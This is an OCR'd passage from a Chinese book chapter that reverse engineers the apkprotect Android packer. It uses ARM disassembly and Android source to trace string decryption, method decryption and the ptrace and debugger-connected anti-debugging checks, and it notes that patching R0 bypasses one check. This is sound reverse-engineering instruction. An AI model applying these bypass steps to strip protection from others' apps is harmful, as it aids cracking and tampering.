


图 18-34　JNI_OnLoad()开始返回结果

到此为止，函数 JNI_OnLoad()的分析工作全部结束。首先通过__system_property_get 获得系统版本，然后将其存储到全局 apk_protector_runtime 结构对应的域中。接下来调用解密字符串 dlopen 或者 libdvm.so 句柄，然后调用 dlsym()分别通过 dvmThreadSelf、dvmFindLoadedClass、dvmNameToDescriptor、dvmDescriptorToName 和 dvmDbgIsDebuggerConnected 来初始化 apk_protector_runtime，并且在上述过程中对 C 和 C++符号实现了兼容性调整。

18.5.2　分析 Java_com_apkprotect_Init

函数 Java_com_apkprotect_Init()用于对 DEX 中加密的方法进行解密，此函数涉及了 Dalvik 虚拟机和堆结构的知识。

（1）函数 Java_com_apkprotect_Init()的入口点如图 18-35 所示。




图 18-35　Java_com_apkprotect_Init()的入口

在此需要注意在图 18-35 中选中的指令，其中，R5 是 apk_protector_runtime 结构，而 0x24 偏移是 had_decrypt_methods，如果和 1 相等则跳转到 loc_804033B8。



（2）如图 18-36 所示的代码是函数 Init()的返回。




图 18-36　函数 Init()的返回

由此可见，apkprotect 一次性把所有方法进行了解密。

（3）继续分析后面的代码，如图 18-37 所示。




图 18-37　后面的代码

在上述代码中，R5 指向了 apk_protector_runtime 全局结构，通过上述代码确认在 JNI_OnLoad 中获得符号有效性。

（4）80403392 BL 和函数 sub_80402BF0()对应，如图 18-38 所示。

此时可以调用函数 ptrace()进行反调试操作，函数 ptrace()的原型如下所示。

```
int ptrace(int request, int pid, int addr, int data);
```

函数 ptrace()对应的参数如图 18-39 所示。

通过查看 Android 源码会看到下面的内容。

```
#define PTRACE_TRACEME 0
```

```
80402BF0
80402BF0 sub_80402BF0
80402BF0
80402BF0 var_224= -0x224
80402BF0 var_124= -0x124
80402BF0 var_24= -0x24
80402BF0
80402BF0 PUSH    {R4-R7,LR}
80402BF2 MOV     R7, R9
80402BF4 MOV     R6, R8
80402BF6 PUSH    {R6,R7}
80402BF8 LDR     R4, =0xFFFFFDF4
80402BFA MOV     R8, R0
80402BFC MOVS    R1, #0
80402BFE ADD     SP, R4
80402C00 LDR     R4, =(__stack_chk_guard_ptr - 0x80402C0A)
80402C02 MOVS    R0, #0          ; request
80402C04 MOVS    R2, #1
80402C06 ADD     R4, PC
80402C08 LDR     R4, [R4]
80402C0A LDR     R3, [R4]
80402C0C STR     R3, [SP,#0x228+var_24]
80402C0E MOVS    R3, #0
80402C10 BLX     ptrace
80402C14 CMP     R0, #0
80402C16 BLT     loc_80402C4A

80402C18 LDR     R5, =(apk_protector_runtime - 0x80402C1E)
80402C1A ADD     R5, PC
80402C1C LDR     R3, [R5,#4]
80402C1E CMP     R3, #0
80402C20 BEQ     loc_80402C56
```

图 18-38　函数 sub_80402BF0()


```
R0 00000000
R1 00000000
R2 00000001
R3 00000000
```

图 18-39　函数 ptrace()对应的参数

由此可见，函数 ptrace()对应的代码如下所示。

```
int flag = ptrace(PTRACE_TRACEME, 0, 0,0);
```

当 flag 值为-1 时，表示 so 被调试。当调用 ptrace 的工作完成后，该 r0 为 0。具体流程如图 18-40 所示。




```
80402C18 LDR     R5, =(apk_protector_runtime - 0x80402C1E)
80402C1A ADD     R5, PC
80402C1C LDR     R3, [R5,#4]
80402C1E CMP     R3, #0
80402C20 BEQ     loc_80402C56

80402C56
80402C56 loc_80402C56
80402C56 LDR     R2, =(encrypted_strings - 0x80402C60)
80402C58 MOVS    R7, #0
80402C5A MOV     R9, R2
80402C5C ADD     R9, PC
80402C5E MOV     R6, R9
80402C60 ADDS    R6, #4
80402C62 MOVS    R0, R6          ; s
80402C64 BLX     strlen
80402C68 MOVS    R1, #0x80
80402C6A MOVS    R3, R0
80402C6C LSLS    R1, R1, #1
80402C6E ADD     R0, SP, #0x228+var_224
80402C70 MOVS    R2, R6
80402C72 BL      decrypt_string
80402C76 CMP     R0, #0
80402C78 BEQ     loc_80402C2A
```

图 18-40　调用流程图

图 18-40 中的[R5，#4]就是 apk_protector_runtime 中的 pfn_dvmDbgIsDebuggerConnected，通过查看 Android 源码可看到如下代码。

```
/*
* Returns "true" if a debugger is connected.
*
* Does not return "true" if it's just a DDM server
*/
```



```
bool dvmDbgIsDebuggerConnected(void)
{
    return gDvm.debuggerActive;
}
```

通过上面的注释可知，如果存在 Java 层调试器，则会返还 true，此处把 R0 改成 0 就会返回后面的函数。具体调用过程如图 18-41 所示。

而图 18-42 的分支是在当 pfn_dvmDbgIsDebuggerConnected 为 0 时调用。




图 18-41　调用过程




图 18-42　当 pfn_dvmDbgIsDebuggerConnected 为 0 时调用

在上述调用流程中，通过使用 JNIEnv *env 来调用类 android/os/Debug 中的函数 isDebuggerConnected()，以实现检测调试器的目的。函数 isDebuggerConnected()的具体代码如下所示。

```
/**
 * Determine if a debugger is currently attached
 */
public static boolean isDebuggerConnected() {
    return VMDebug.isDebuggerConnected();
}
```

（5）跳出函数 isDebuggerConnected()，开始分析后面的流程，如图 18-43 所示。




图 18-43　后面的流程

